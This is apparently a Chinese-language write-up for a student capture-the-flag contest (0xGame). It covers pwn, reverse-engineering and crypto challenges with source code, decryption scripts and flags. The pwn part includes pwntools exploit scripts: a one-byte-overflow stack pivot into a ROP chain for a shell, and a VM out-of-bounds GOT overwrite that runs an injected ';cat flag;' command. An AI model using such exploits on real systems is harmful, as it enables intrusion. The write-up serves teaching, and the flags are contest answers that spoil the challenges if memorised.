5  #include <fcntl.h>
6  #include <sys/types.h>
7  #include <sys/ioctl.h>
8  char str[]="/bin/sh";
9  void backdoor()
10 {

```

```

11     system("can u call me?");
12     asm volatile (
13         "pop %rdi;\n"
14         "ret;"
15     );
16 }
17 void init()
18 {
19     setbuf(stdout, 0);
20     setbuf(stdin, 0);
21     setbuf(stderr, 0);
22 }
23 int num;
24 void vuln()
25 {
26     char buf[0x200];
27     puts("How many bytes do you want to write?");
28     scanf("%d",&num);
29     if(num<0||num>0x200)
30     {
31         puts("Too many");
32         exit(0);
33     }
34     puts("I can give you one more");
35     read(0,buf,num+1);
36     return;
37 }
38 int main()
39 {
40     init();
41     vuln();
42     return 0;
43 }

```

有一个单字节溢出,只能用来修改旧rbp

本题会涉及到一点点栈迁移的知识

在从vuln返回后,执行流还会从main返回,这个过程中执行了两次leave指令,会将rsp拉到刚刚被我们末尾覆盖的旧rbp的附件.我们可以将rbp末尾覆盖为\x00,此后在缓冲区中填充大量ret执行,并在结尾填充用于getshell的rop,便可以执行rop

代码块

```

1  from pwn import *
2  io=process('./pwn')
3  libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")

```

```

4  io.sendlineafter(b"How many bytes do you want to write?\n",b"512")
5  io.recvuntil(b"I can give you one more\n")
6  ret=0x4011ED+1
7  rdi=0x4011ED
8  payload=p64(rdi)+p64(0x404058)+p64(0x4011E8)
9  payload=p64(ret)*(0x40-3)+payload+p8(0)
10 #gdb.attach(io)
11 io.send(payload)
12 io.interactive()

```

VM

代码块

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  size_t stack[0x100]={0};
5  int rgs[10]={0};
6  int sp=0;
7  void* chunk;
8  //-----
9  int opcode;
10 int rgs1;
11 int rgs2;
12 int imm;
13 void init()
14 {
15     setbuf(stdin, 0);
16     setbuf(stdout, 0);
17     setbuf(stderr, 0);
18 }
19 void getopcode(size_t Opcode)
20 {
21     opcode=(Opcode>>48);
22     rgs1=(Opcode>>32)&0xff;
23     rgs2=(Opcode>>16)&0xff;
24     imm=Opcode&0xffff;
25     if(rgs1>10||rgs1<0||rgs2>10||rgs2<0||sp>0x100)
26     {
27         puts("Invade ptr!");
28         exit(0);
29     }
30     return;
31 }
32 void Operat(size_t num)

```

```

33  {
34      for(int i=0;i*8<num;i++)
35      {
36          getopcode(((size_t*)chunk)[i]);
37          switch(opcode)
38          {
39              case 0:
40                  stack[++sp]=imm;//push
41                  break;
42              case 1:
43                  rgs[rgs1]=stack[sp--]; //pop
44                  break;
45              case 2:
46                  rgs[rgs1]=rgs[rgs1]+rgs[rgs2]; //add
47                  break;
48              case 3:
49                  rgs[rgs1]=rgs[rgs2]+imm; //add
50                  break;
51              case 4:
52                  rgs[rgs1]=rgs[rgs1]-rgs[rgs2]; //sub
53                  break;
54              case 5:
55                  rgs[rgs1]=rgs[rgs2]-imm; //sub
56                  break;
57              case 6:
58                  rgs[rgs1]=rgs[rgs2]>>imm; //
59                  break;
60              case 7:
61                  rgs[rgs1]=rgs[rgs2]<<imm;
62                  break;
63              case 8:
64                  *(int*)&stack[++sp]=rgs[rgs1];
65                  break;
66          }
67      }
68      return;
69  }
70  int main()
71  {
72      char Name[100];
73      init();
74      puts("What's your name?");
75      char* name=malloc(0x100);
76      read(0,name,0x18);
77      chunk=malloc(0x1000);
78      puts("Input your opcode");
79      size_t num=read(0,chunk,0x1000);

```




```

80     if(num%8)
81     {
82         puts("Invalid instruction");
83         exit(0);
84     }
85     Operat(num);
86     sprintf(Name, "Goodbye,%s,see you next time ~", name);
87     puts(Name);
88     return 0;
89 }

```

vm是pwn中一个常见的题型,逆向分析指令集要占据做这种题一半的时间

本题的指令如下



每个指令占8字节,四个部分每个2字节

漏洞点出现在对指令合法性检查时,未对SP的正负进行检查,导致数组负向越界

结合这道题got表可写,我们可以修改任意got表

虽然不知道地址,但我们可以将got中的地址pop出来,然后经过+/-的偏移再push回去,便可以对got表内地址做出任意偏移

我的做法是把puts.got修改为system,并在最开始的输入Name输入命令执行与命令分隔符

代码块

```

1  from pwn import *
2  io=process('./pwn')
3  #io=remote("nc1.ctfplus.cn",38532)
4  io.sendafter(b"What's your name?\n",b";cat flag;")
5  payload =(p16(1)*4)*0x13
6  payload+=(p16(0x300e)+p16(3)+p16(2)+p16(3))
7  payload+=(p16(4)+p16(2)+p16(2)+p16(7))
8  payload+=p16(0)+p16(2)+p16(1)+p16(4)
9  payload+=p16(0)+p16(1)+p16(1)+p16(8)
10 #gdb.attach(io,"b *0x401697\nc")

```

```
11 io.send(payload)
12 io.interactive()
```

本来这道题我想防一下one_gadget,但改汇编太麻烦了

有一个one_gadget也是可以打通的

Reverse

16bit

运行一下可以发现

此应用无法在你的电脑上运行

若要找到适用于你的电脑的版本，请咨询软件发布者。

关闭

因为这个是16位的应用程序，是由汇编语言直接编写再编译的，现代操作系统一般都无法直接运行，但它还是二进制文件，ida可以分析，不过F5一键出伪代码就没法用了

因为代码量比较少，ai应该可以直接出答案，但希望新生们可以多看看汇编代码

这题预期有两种解法，第一种就是硬分析汇编代码，自己手动翻译成高级语言后运行一下就出来了，涉及的都是最基本的汇编语法，借助ai和搜索工具很快就可以学习

第二种是可以配置一下dosbox，直接运行这个程序就可以出flag了

```

Z:\>C:

C:\>dir
Directory of C:\.

.                <DIR>                14-10-2025  16:30
..               <DIR>                10-08-2025  20:59
CREF             EXE                  15,830 31-07-1987  0:00
DEBUG            EXE                  20,634 14-07-2009  5:40
DEBUG32          EXE                  90,720 14-11-2013  0:31
EDIT             COM                   69,886 04-04-2017 13:16
EDIT             INI                    192 31-12-2024 20:29
ERROUT           EXE                    9,499 12-05-1996 16:28
EXEMOD           EXE                  12,149 12-05-1996 16:28
EXEPACK          EXE                  14,803 12-05-1996 16:28
LIB              EXE                  32,150 31-07-1987  0:00
LINK             EXE                  64,982 31-07-1987  0:00
MASM             EXE                 103,175 31-07-1987  0:00
SETENU           EXE                  10,601 12-05-1996 16:28
    12 File(s)                444,621 Bytes.
    2 Dir(s)                  262,111,744 Bytes free.

C:\>16bit
flag =0xGame{g00d_u_4r3_th3_m45t3r_of_45m_E2f7a1b34}
C:\>_


```

dosbox相当于一个模拟器，可以在现代操作系统上面模拟出来dos环境，可以正常运行16位的程序，学汇编的话一般都会下，具体的操作流程网上也可以搜到

BabyJar

JAR 文件就是一个把 Java 程序及其资源打包在一起、方便运行或分发的压缩包，有的jar文件可以像exe一样直接运行（需要下载java环境），有的则只是作为工具包

java逆向一般都是用jadx、jeb等工具，直接把文件拖进去就可以看到逻辑



如果有搞java开发的师傅，也可以把jar文件先解压，里面只有两个class字节码文件，这个是java文件编译后得到的，IDEA可以直接反编译class文件，效果还是挺好的

```
反编译 .class 文件, 字节码版本: 67.0 (Java 23)

1  > /.../
5
6  package com.BabyJar.demo;
7
8  import java.util.Scanner;
9
10 public class BabyJar {
11     public static void main(String[] args) {
12         Encrypt e = new Encrypt();
13         Scanner input = new Scanner(System.in);
14         String enc = "QsY1V5cX9jJyF2JSAgdikwfCEneTAgICUpNnd1Iyk8IXUkJ3QhcyZ8J3YpY=";
15         System.out.println("Please input your flag:");
16         String flag = input.nextLine();
17         String Encrypted_flag = e.encrypt(flag);
18         if (Encrypted_flag.equals(enc)) {
19             System.out.println("Congratulations!!");
20         } else {
21             System.out.println("Try Again!!");
22         }
23     }
24 }
25 }
```

逻辑都很简单，反编译之后审计代码即可，解密的类如下：

代码块

```
1  import java.util.Base64;
2
3  public class Decrypt {
4
5      int key = 0x14;
6      public String decrypt(String base64Text) {
7          byte[] decodedBytes = Base64.getDecoder().decode(base64Text);
8
9          byte[] decryptedBytes = new byte[decodedBytes.length];
10         for (int i = 0; i < decodedBytes.length; i++) {
11             byte c = decodedBytes[i];
12             byte temp = (byte) (((c & 0xF0) >> 4) | ((c & 0x0F) << 4));
13             decryptedBytes[i] = (byte) (temp ^ key);
14         }
15         return new String(decryptedBytes);
16     }
17 }
```

```
16     }
17 }
```

TELF

似乎难到了很多新生(?) 可能是elf文件的upx标识头不太明显

upx执行脱壳逻辑的时候，会先识别一下文件内部的upx标识，也就是"upx"这个字符串，upx只有识别到了它才能认识这个upx程序，从而执行脱壳。

反之，如果人为地修改这个upx标识，让upx无法识别出来，那么脱壳就会失败，这道题就是这样。只要把被修改的字符串改回去就行了

这里要用到文件编辑工具（winhex、010editor等都可以），可以自行下载

正常的elf文件加壳后头部是这样：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	7F	45	4C	46	02	01	01	00	00	00	00	00	00	00	00	00	ELF	
00000010	03	00	3E	00	01	00	00	00	70	5A	00	00	00	00	00	00	>	pZ
00000020	40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	@	
00000030	00	00	00	00	40	00	38	00	03	00	00	00	00	00	00	00	@ 8	
00000040	01	00	00	00	06	00	00	00	00	00	00	00	00	00	00	00		
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00000060	00	10	00	00	00	00	00	00	B0	40	00	00	00	00	00	00	°@	
00000070	00	10	00	00	00	00	00	00	01	00	00	00	05	00	00	00		
00000080	00	00	00	00	00	00	00	00	00	50	00	00	00	00	00	00	P	
00000090	00	50	00	00	00	00	00	00	35	15	00	00	00	00	00	00	P	5
000000A0	35	15	00	00	00	00	00	00	00	10	00	00	00	00	00	00	5	
000000B0	51	E5	74	64	06	00	00	00	00	00	00	00	00	00	00	00	Qãtd	
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
000000E0	10	00	00	00	00	00	00	00	D6	F4	79	CD	55	50	58	21	öôyíUPX!	

可以看到右下角的"UPX"标识，而本题把它改成了"X1c"，从而导致upx自动脱壳失败

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	7F	45	4C	46	02	01	01	00	00	00	00	00	00	00	00	00	ELF	
00000010	03	00	3E	00	01	00	00	00	70	5A	00	00	00	00	00	00	>	pZ
00000020	40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	@	
00000030	00	00	00	00	40	00	38	00	03	00	00	00	00	00	00	00	@ 8	
00000040	01	00	00	00	06	00	00	00	00	00	00	00	00	00	00	00		
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00000060	00	10	00	00	00	00	00	00	B0	40	00	00	00	00	00	00	°@	
00000070	00	10	00	00	00	00	00	00	01	00	00	00	05	00	00	00		
00000080	00	00	00	00	00	00	00	00	00	50	00	00	00	00	00	00	P	
00000090	00	50	00	00	00	00	00	00	35	15	00	00	00	00	00	00	P 5	
000000A0	35	15	00	00	00	00	00	00	00	10	00	00	00	00	00	00	5	
000000B0	51	E5	74	64	06	00	00	00	00	00	00	00	00	00	00	00	Q&td	
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
000000E0	10	00	00	00	00	00	00	00	D6	F4	79	CD	58	31	63	21	ÖôyÍx1c!	
000000F0	D4	0A	0E	16	00	00	00	00	28	40	00	00	90	0F	00	00	ô	(@

把它改回UPX再脱壳就可以了。这也是最常见、最简单的一种upx魔改。exe的文件结构和elf不同，upx标识的位置和数量等也不一样，elf文件的标识确实相对exe来说更加隐蔽，而且比较少见

正常脱壳后就可以用ida分析了，但这道题实际上还有一个小细节

```
srand(1010000u);
for ( n3 = 0; n3 <= 3; ++n3 )
    v13[n3] = rand();
printf("Please input your flag: ");
if ( (unsigned int)__isoc99_scanf("%56s", s) == 1 )
{
```

这里可以注意到，密钥是动态生成的，若需要得到密钥则需要动态调试，但本题是elf文件，动态调试需要远程挂linux（具体操作可以自行搜索学习）

有的师傅可能做过相关题目，觉得动态调试有点麻烦，因此直接在本地windows的编译器里面设置相同的种子，然后模拟出随机数列得到密钥，最后发现密钥不对

这是因为windows和linux两个系统对于随机数的生成逻辑不太一样，这个程序是在linux中运行的，所以在windows系统无法模拟出来正确的密钥顺序，必须要在linux中运行才可以得到正确的密钥

知道这些之后审计代码分析即可，就是一个简单的tea加密，解密代码如下：

代码块

```
1 #include <stdio.h>
2 #include <stdint.h>
3 #include <stdlib.h>
4 #include <string.h>
```

```

5
6 #define DELTA 0x9e3779b9
7
8 void decrypt(uint32_t* v, uint32_t* k) {
9     uint32_t v0 = v[0], v1 = v[1];
10    uint32_t sum = DELTA*32;
11    for (int i = 0; i < 32; i++) {
12        v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
13        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
14        sum -= DELTA;
15    }
16    v[0] = v0;
17    v[1] = v1;
18 }
19
20 int main(){
21     uint32_t key[4] = {0x7E4D087B,0x7A4DB733,0x70FE9DF0,0x595607F7};
22     uint8_t enc[56] = {
23         0xAD, 0xDA, 0x01, 0xDC, 0xAE, 0x5B, 0x8A, 0x08,
24         0x4E, 0xF5, 0x4F, 0x8F, 0x6E, 0x5F, 0x9D, 0x9E,
25         0x0A, 0x4E, 0xA9, 0x08, 0x25, 0xAB, 0x45, 0xC2,
26         0x4B, 0xC9, 0x8F, 0x43, 0x3D, 0x51, 0xD6, 0x28,
27         0xF6, 0x72, 0xCD, 0xF4, 0x2B, 0xB4, 0x4A, 0x3B,
28         0xFB, 0x36, 0x66, 0xEF, 0xD6, 0x8A, 0x8C, 0xB2,
29         0xEB, 0x1A, 0x9C, 0x1B, 0x0A, 0x9C, 0x1F, 0x53
30     };
31
32     for (int i = 0; i < 56; i += 8) {
33         uint32_t v[2];
34         memcpy(&v, enc + i, 8);
35         decrypt(v, key);
36         memcpy(enc + i, &v, 8);
37     }
38
39     for (int i = 0; i < 56; i++)
40     {
41         printf("%c",enc[i]);
42     }
43
44     return 0;
45 }
46

```

顺便给出题目源码（需要在linux下运行）

```

1 代码块 #include <stdio.h>
2  #include <stdint.h>
3  #include <stdlib.h>
4  #include <string.h>
5
6  #define DELTA 0x9e3779b9
7
8  void encrypt(uint32_t* v, uint32_t* k) {
9      uint32_t v0 = v[0], v1 = v[1];
10     uint32_t sum = 0;
11     for (int i = 0; i < 32; i++) {
12         sum += DELTA;
13         v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
14         v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
15     }
16     v[0] = v0;
17     v[1] = v1;
18 }
19
20 uint8_t enc[56] = {
21     0xAD, 0xDA, 0x01, 0xDC, 0xAE, 0x5B, 0x8A, 0x08,
22     0x4E, 0xF5, 0x4F, 0x8F, 0x6E, 0x5F, 0x9D, 0x9E,
23     0x0A, 0x4E, 0xA9, 0x08, 0x25, 0xAB, 0x45, 0xC2,
24     0x4B, 0xC9, 0x8F, 0x43, 0x3D, 0x51, 0xD6, 0x28,
25     0xF6, 0x72, 0xCD, 0xF4, 0x2B, 0xB4, 0x4A, 0x3B,
26     0xFB, 0x36, 0x66, 0xEF, 0xD6, 0x8A, 0x8C, 0xB2,
27     0xEB, 0x1A, 0x9C, 0x1B, 0x0A, 0x9C, 0x1F, 0x53
28 };
29
30 int main() {
31     srand(1010000);
32
33     uint32_t key[4];
34     for (int i = 0; i < 4; i++) {
35         key[i] = (uint32_t)rand();
36     }
37
38     char input[57];
39     printf("Please input your flag: ");
40
41     if (scanf("%56s", input) != 1) {
42         fprintf(stderr, "Input error or EOF\n");
43         return 1;
44     }
45
46     if (strlen(input) != 56) {
47         printf("Length Error!\n");

```



```

48         return 1;
49     }
50
51     uint8_t input_buf[56] = {0};
52     memcpy(input_buf, input, 56);
53
54     for (int i = 0; i < 56; i += 8) {
55         uint32_t v[2];
56         memcpy(&v, input_buf + i, 8);
57         encrypt(v, key);
58         memcpy(input_buf + i, &v, 8);
59     }
60
61     for (int i = 0; i < 56; i++)
62     {
63         if (enc[i] != input_buf[i])
64         {
65             printf("Try Again!");
66             return 1;
67         }
68     }
69
70
71     printf("Congratulation!\n");
72     return 0;
73 }
74

```

算术高手

直接运行发现是一个算术小游戏

```
E:\edge\week2\babyPy.exe x + v
欢迎来到0xGame, 这是一个简单的算数游戏, 通关即得flag!
第一关
5 + 10 =
哎呀, 10以内的加减法还是太吃操作了, ヽ(´_`)ノ
第二关, 难度飙升
有一个好消息跟一个坏消息
好消息是, 只要达到100分就能拿到flag
快来试试吧!
第1题: 4325 * 1371 =
答错了!
当前得分: 0
第2题: 6518 * 9143 =
答错了!
当前得分: 0
第3题: 2348 * 1560 =
答错了!
当前得分: 0
第4题: 5190 * 7291 =
答错了!
当前得分: 0
第5题: 2174 * 8548 =
答错了!
当前得分: 0
第6题: 7945 * 3029 = |
```

用DIE查一下，可以发现是pyinstaller打包文件














操作系统: Windows(Vista)[AMD64, 64 位, 控制台]	S	?
链接程序: Microsoft Linker(14.36.35213)	S	?
编译器: Microsoft Visual C/C++(19.36.35213)[C]	S	?
语言: Python	S	?
工具: Visual Studio(2022, v17.6)	S	?
打包工具: PyInstaller[modified]	S	?
(Heur)打包工具: Compressed or packed data[Strange overlay]	S	?
附加: Binary[偏移=0x00053c00,大小=0x00545c46]		
存档: Raw Deflate stream[@02h]	S	?
数据: ZLIB data[ZLIB compression best]	S	?

PyInstaller 是一个把 Python 脚本及其依赖打包成独立可执行文件（如 .exe），方便分发和运行的工具。

也就是说，这一个exe程序里面实际上是一堆python代码及其解释器等依赖文件，但它不算是传统的二进制文件，因此ida是没法分析的，需要先进行解包操作，解包可以用这个项目工具：

<https://github.com/extremecoders-re/pyinstxtractor>


解包后，可以在文件夹里面找到和exe程序同名的pyc文件

名称	修改日期	类型	大小
 api-ms-win-crt-math-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	27 KB
 api-ms-win-crt-process-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	20 KB
 api-ms-win-crt-runtime-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	22 KB
 api-ms-win-crt-stdio-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	25 KB
 api-ms-win-crt-string-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	25 KB
 api-ms-win-crt-time-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	21 KB
 api-ms-win-crt-utility-l1-1-0.dll	2025/10/14 17:12	应用程序扩展	19 KB
 babyPy.pyc	2025/10/14 17:12	Compiled Pytho...	2 KB
 base_library.zip	2025/10/14 17:12	ZIP 文件	822 KB
 libcrypto-1_1.dll	2025/10/14 17:12	应用程序扩展	3,303 KB
 pyiboot01_bootstrap.pyc	2025/10/14 17:12	Compiled Pytho...	1 KB
 pyimod01_archive.pyc	2025/10/14 17:12	Compiled Pytho...	3 KB
 pyimod02_importers.pyc	2025/10/14 17:12	Compiled Pytho...	23 KB

pyc是python代码文件编译出来的字节码文件，类似于class和java代码的关系。

反编译pyc的相关工具有很多，这里推荐一个我觉得比较好用的

<https://www.pylingual.io/>



The screenshot shows the Pylingual web interface. At the top, it says "Python Code - Decompilation Success". Below this, there is a text area containing the decompiled Python code. The code is a simple game called "欢迎来到OxGame" (Welcome to OxGame). It imports the random module, sets a flag and score, and prompts the user to enter a number. The code is as follows:

```

4 # Source timestamp: 1970-01-01 00:00:00 UTC (0)
5
6 import random
7 flag = '0xGame{c2a6d59d-34dc-4b94-96aa-e823bdc4823}'
8 score = 0
9 input('欢迎来到OxGame,这是一个简单的算数游戏,通关即得flag!')
10 input('第一关')
11 a = random.randint(1, 10)
12 b = random.randint(1, 10)
13 try:
14     c = int(input(f'{a} + {b} = '))
15 except ValueError:
16     c = 0
17 if a + b == c:
18     input('怎么样,很简单吧,接下来难度会增加哦! (O_o ~~~~~)')

```

Below the code, there is a section titled "Submitted Bytecode". It shows the bytecode instructions for the submitted code. The instructions are as follows:

```

1 0 LOAD_CONST 0 (0)
2 LOAD_CONST 1 (None)
3 IMPORT_NAME 0 (random)
4 STORE_NAME 0 (random)
5
6 LOAD_CONST 2 ("0xGame{c2a6d59d-34dc-4b94-96aa-e823bdc4823}")
7 STORE_NAME 1 (flag)
8
9 LOAD_CONST 0 (0)
10 STORE_NAME 2 (score)
11
12 LOAD_NAME 3 (input)

```

一反编译出来就可以看到flag了，再往下看：

```

36         print('答错了! ')
37     if score >= 100:
38         input('忘跟你说坏消息了, 你的计分器只有两位数(´_ゝ`)')
39         score = score % 100
40         print(f'当前得分: {score}')
41     if score == 100:
42         print(f'恭喜你, 满分! flag是: {flag}(*°▽°*)')
43     else:
44         print('很遗憾, 得分不够! ')

```

如果认真算术的话是出不来flag的 (((

Shuffle! Shuffle!

```

__int64 __fastcall shuffle(__int64 p_Str, int a2)
{
    __int64 result; // rax
    int v3; // eax
    char v4; // [rsp+20h] [rbp-10h]
    int i; // [rsp+2Ch] [rbp-4h]

    result = (unsigned int)(a2 - 1);
    for ( i = a2 - 1; i > 0; --i )
    {
        v3 = rand();
        v4 = *(_BYTE *)(p_Str + i);
        *(_BYTE *)(p_Str + i) = *(_BYTE *)(p_Str + v3 % (i + 1));
        result = p_Str + v3 % (i + 1);
        *(_BYTE *)result = v4;
    }
    return result;
}

```

用了随机数打乱, 随机种子固定, 所以可以写代码模拟乱序的序列, 然后恢复字符串的正确顺序
但实际上更推荐另一种方法: 动态调试一个固定长度字符全不同的字符串, 得到其加密结果, 就能还原任意密文。

简单来说, 就是我们可以先随便输入一个没有重复字符且长度和flag相等的字符串, 得到它的乱序结果, 然后和被乱序的flag进行比对, 就能得到正确的flag, 代码如下:

代码块

```

1  enc='23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4' # 待恢复的密文字符串
2  test='kL9f2hEwR0xB8YpQvNjOtCz1Dg5sV3UaH4MbrX7iAqS+' # 明文字符串
3  test2='Nbgz45vH3+UL2wMj8tE0x97DCQphksVAa1XqfiSRyBr0'
4  # 被乱序的明文字符串, 将明文字符串输入程序运行后的结果, 可以动态调试抓取

```

```

5
6 swap=[[0]*44,
7        [0]*44]
8 for i in range(len(test)):
9     for j in range(len(test2)):
10         if test[i]==test2[j]:
11             swap[0][i]=i
12             swap[1][i]=j
13             break
14 flag=""
15 print(swap)
16 for i in range(len(enc)):
17     flag+=enc[swap[1][i]]
18 print(flag)

```

Crypto

PolyRSA

对欧拉函数的定义进行扩展，得到在该循环商环下的 $\varphi = (p^8 - 1)(q^8 - 1)$ 然后解RSA即可

代码块

```

1  # sage
2  from Crypto.Util.number import *
3
4  p = 211381997162225534712606028333737323293
5  q = 291844321073146066895055929747029949743
6  e = 65537
7  c =
"40882135200347703593754473549436673146387957409540306808209934514868940052992*
x^7 +
13673861744940819052324430973254902841262867940443611208276249322420769352299*x
^6 +
14825937682750201471490037222143248112539971745568733623844924679519292569979*x
^5 +
38679688295547579683397975810830690182925250157203662993481664387755200460738*x
^4 +
48188456496545346035512990878010917911654453288374940837147218298761674630209*x
^3 +
573073037892837477865699910635548796182825197336726898256762153949994844160*x^2
+
33191976337303879621137795936787377133622652419928253776624421127421475322069*x

